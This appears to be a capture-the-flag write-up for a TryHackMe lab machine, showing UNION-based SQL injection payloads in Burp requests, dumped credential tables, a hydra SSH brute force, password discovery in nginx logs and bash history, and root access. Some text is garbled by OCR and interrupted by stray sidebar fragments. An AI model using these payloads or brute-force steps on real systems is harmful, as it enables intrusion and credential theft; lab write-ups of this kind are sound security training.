Event log (2) • All issues

Done

```
'UNION SELECT NULL,NULL,group_concat(column_name) FROM
information_schema.columns WHERE table_name="auth_users"-- -
```

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > +

Target: http://admin.k2.thm / HTTP/1

Request

```
POST /dashboard HTTP/1.1
Host: admin.k2.thm
Content-Length: 125
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://admin.k2.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://admin.k2.thm/dashboard
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJhZG1pbW1c2VybmtZSI6ImphbWzIn0.aIHp6Q.sL2XMmjsjz2EwbpBj_uefQmSKUw
Connection: keep-alive
title=
help'UNION+SELECT+NULL,NULL,group_concat(column_name)+FROM+information_schema.columns+WHERE+table_name="auth_users"--+-
```

Response

Pretty Raw Hex Render

Ticket Review

User	Title	Description
smokey	help my computer won't start	
hazel	help what is my password?	
None	None auth_password,auth_username,email,id	

Select Ticket Title:

2,630 bytes | 305 millis

Event log (2) • All issues

Done

I then looked at the contents inside `auth_users` table:

```
'UNION SELECT group_concat(auth_username),NULL,group_concat(auth_password)
FROM auth_users-- -
```

However, this only contained the credentials of the user that I had created.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > ↻

Request

Pretty Raw Hex

```
1 POST /dashboard HTTP/1.1
2 Host: admin.k2.thm
3 Content-Length: 104
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://admin.k2.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/125.0.6422.60 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://admin.k2.thm/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJhZGlpbl9lc2VybmtZSI6ImphbWVzIn0.aiHp6Q.sL2XMmjsjz2EwbpBj_ufeQmSKUw
14 Connection: keep-alive
15
16 title='http'UNION+SELECT+group_concat(auth_username),NULL,group_concat(auth_password)+FROM+auth_users-- -.
```

Response

Pretty Raw Hex Render

Ticket Review

User	Title	Description
smokey	help	my computer won't start
hazel	help	what is my password?
username		None password

Select Ticket Title:  Submit

2,606 bytes | 200 millis

Memory: 244.8MB

I then looked at the contents inside the `admin_auth` table and found a bunch of username and passwords:

```
'UNION SELECT admin_username,NULL,admin_password FROM admin_auth-- --
```

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > ↻

Request

Pretty Raw Hex

```
1 POST /dashboard HTTP/1.1
2 Host: admin.k2.thm
3 Content-Length: 78
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://admin.k2.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/125.0.6422.60 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://admin.k2.thm/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJhZGlpbl9lc2VybmtZSI6ImphbWVzIn0.aiHp6Q.sL2XMmjsjz2EwbpBj_ufeQmSKUw
14 Connection: keep-alive
15
16 title='http'UNION+SELECT+admin_username,NULL,admin_password+FROM+admin_auth-- -.
```

Response

Pretty Raw Hex Render

Ticket Review

User	Title	Description
smokey	help	my computer won't start
hazel	help	what is my password?
james	None Pwd@9tLNrc3!	
rose	None VrMAGodfxW!9	
bob	None PassW0RD321	
steve	None S3v3Rox32	
cait	None PartyAllDa132	
xu	None L0v3MyDog!3!	
ash	None PiKAchU!shoesU!	

Select Ticket Title:  Submit

4,546 bytes | 203 millis

Memory: 263.7MB

I created a wordlist of usernames and passwords and brute forced a valid **ssh** credential using **hydra**.


File Actions Edit View Help

root@kali: ~/thm/k2

```
# hydra -L users -P passwords ssh://k2.thm
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

[+] [root@kali: ~/thm/k2] # hydra -L users -P passwords ssh://k2.thm
[+] [root@kali: ~/thm/k2] # Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-24 04:45:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:7/p:7), ~4 tries per task
[DATA] attacking ssh://k2.thm:22/
[22]:ssh] host: k2.thm login: james password: Pwd@9tLNrc3!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-24 04:45:52
```

I then logged into the system as *james*.



```
(root@kali:[~/thm/k2]
# ssh james@k2.thm
The authenticity of host 'k2.thm (10.10.97.13)' can't be established.
ED25519 key fingerprint is SHA256:ARRFN6cZRJ8xuGraSzfxQ9JcFQ8qXLhK05Pvp7h8vQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'k2.thm' (ED25519) to the list of known hosts.
james@k2.thm's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


System information as of Thu 24 Jul 2025 08:48:05 AM UTC

System load:  0.07      Processes:          156
Usage of /:   73.3% of 8.87GB  Users logged in:     0
Memory usage: 20%           IPv4 address for eth0: 10.10.97.13
Swap usage:   0%
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

22 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
```

Finally, I captured the user flag from *james*'s home directory.




```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jun 19 17:29:51 2023 from 10.13.4.71
james@k2:~$ ls
admin_site ticket_site user.txt
james@k2:~$ cat user.txt
THM{[REDACTED]}
james@k2:~$ |
```


## PRIVILEGE ESCALATION

Viewing the group membership of *james* revealed that he was part of the *adm* group. This meant that he could read logs inside the */var/log* directory.




```
james@k2:~$ groups
james adm
james@k2:~$ cat /var/log/auth.log
Jul 24 06:21:01 k2 CRON[945]: pam_unix(cron:session): session opened for user james by (uid=0)
Jul 24 06:21:01 k2 CRON[944]: pam_unix(cron:session): session opened for user james by (uid=0)
Jul 24 06:21:03 k2 CRON[944]: pam_unix(cron:session): session closed for user james
Jul 24 06:21:42 k2 CRON[945]: pam_unix(cron:session): session closed for user james
Jul 24 06:22:01 k2 CRON[1425]: pam_unix(cron:session): session opened for user james by (uid=0)
Jul 24 06:22:01 k2 CRON[1425]: pam_unix(cron:session): session closed for user james
Jul 24 06:23:01 k2 CRON[1886]: pam_unix(cron:session): session opened for user james by (uid=0)
Jul 24 06:23:11 k2 CRON[1886]: pam_unix(cron:session): session closed for user james
Jul 24 06:24:01 k2 CRON[2328]: pam_unix(cron:session): session opened for user james by (uid=0)
Jul 24 06:24:01 k2 CRON[2329]: pam_unix(cron:session): session opened for user james by (uid=0)
Jul 24 06:24:01 k2 CRON[2328]: pam_unix(cron:session): session closed for user james
Jul 24 06:24:13 k2 CRON[2329]: pam_unix(cron:session): session closed for user james
Jul 24 06:25:01 k2 CRON[2772]: pam_unix(cron:session): session opened for user root by (uid=0) [REDACTED]
Jul 24 06:25:01 k2 CRON[2773]: pam_unix(cron:session): session opened for user james by (uid=0)
```

I then went through various log files and found a password inside the *nginx* access log.




```
james@k2:~/var/log$ ls
alternatives.log          auth.log.3.gz           dist-upgrade  dpkg.log.1    kern.log.2.gz   syslog      ubuntu-adantage.log
alternatives.log.1        auth.log.4.gz           dmesg        dpkg.log.2.gz  kern.log.3.gz   syslog.1    ubuntu-adantage.log.1
alternatives.log.2.gz     aws114_ssm_agent_installation.log dmesg.0     faillog     kern.log.4.gz   syslog.2.gz  ubuntu-adantage-timer.log
amazon                  bootstrap.log          dmesg.1.gz   fontconfig.log  landscape    syslog.3.gz  ubuntu-adantage-timer.log.1
apt                     btmp                dmesg.2.gz   installer    lastlog     syslog.4.gz  ubuntu-adantage-timer.log.2.gz
auth.log                btmp.1               dmesg.3.gz   journal    kern.log     nginx      syslog.5.gz  ubuntu-adantage-timer.log.3.gz
auth.log.1              cloud-init.log        dmesg.4.gz   log         kern.log.1   private    syslog.6.gz  unattended-upgrades
auth.log.2.gz            cloud-init-output.log dmesg.log   log         kern.log.1   private    syslog.7.gz  wtmp
james@k2:~/var/log$ cd nginx/
james@k2:~/var/log/nginx$ ls
access.log             access.log.1           access.log.2.gz  access.log.3.gz  access.log.4.gz  error.log
james@k2:~/var/log/nginx$ cat access.log.1 | grep pass
10.0.2.51 - - [24/May/2023:22:17:17 +0000] "GET /login?username=rose&password=RdzQ7MSKt)fNaz3! HTTP/1.1" 200 1356 "http://admin.k2.thm/" "Mozilla/5.0 (X11; L
inux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
james@k2:~/var/log/nginx$ |
```

The password was used with the *rose* user but when i tried using it to switch to *rose*, it failed. I then tried using it against *root* and got access as *root*.



```
james@k2:~$ su rose
Password:
su: Authentication failure
james@k2:~$ su root
Password:
root@k2:/home/james# |
```

I then captured the *root* flag.



```
root@k2:~# pwd
/root
root@k2:~# ls
root.txt  snap
root@k2:~# cat root.txt
THM{...}
root@k2:~# |
```

As root, I was able to read the contents inside *rose*'s home directory and found her password in the bash history file.

```
root@k2:~# cd /home/rose
root@k2:/home/rose# ls -la
total 40
drwxr-xr-x 5 rose rose 4096 Jun 13 2023 .
drwxr-xr-x 4 root root 4096 Jun 13 2023 ..
-rw-r--r-- 1 rose rose 30 Mar 12 2024 .bash_history
-rw-r--r-- 1 rose rose 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 rose rose 3771 Feb 25 2020 .bashrc
drwxr-xr-x 3 rose rose 4096 Jun 13 2023 .cache
drwxrwxr-x 4 rose rose 4096 Jun 13 2023 .k2_site
drwxr-xr-x 4 rose rose 4096 Jun 13 2023 .local
-rw-r--r-- 1 rose rose 807 Feb 25 2020 .profile
-rw-rw-r-- 1 rose rose 75 Jun 13 2023 .selected_editor
-rw-r--r-- 1 rose rose 0 Jun 19 2023 .viminfo
root@k2:/home/rose# cat .bash_history
sudo suvRMkaVgdfxhW!8
sudo su
root@k2:/home/rose#
```

Stack Exchange | Search on Ask Ubuntu

Must hospitals care indefinitely?

How to scale a server?

Using a MCU and RISC-V

Error on numerical

Console-based Configuration

A word that describes

Eymology of the word

Enterprise finds out it but it's a false lead

Why would a DDoS attack maximally mess up ancilla quality?

Is it rude to move without getting the permission?

Why were two windows rough with each other?

How do mechanics speed?

Macro Delimiter Characters

Will I lose my seat?

The `/etc/passwd` file also had something unusual, it had the full names of the users Rose and James. I kept note of that as it could be useful in the future.

```
root@k2:~# cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
rose:x:1001:1001:Rose Bud:/home/rose:/bin/bash
james:x:1002:1002:James Bold:/home/james:/bin/bash
root@k2:/home/rose#
```

Stack Exchange | Search on Ask Ubuntu

Must hospitals care indefinitely?

How to scale a server?

Using a MCU and RISC-V

Error on numerical

After successfully pwning the base camp, I moved onto the middle camp.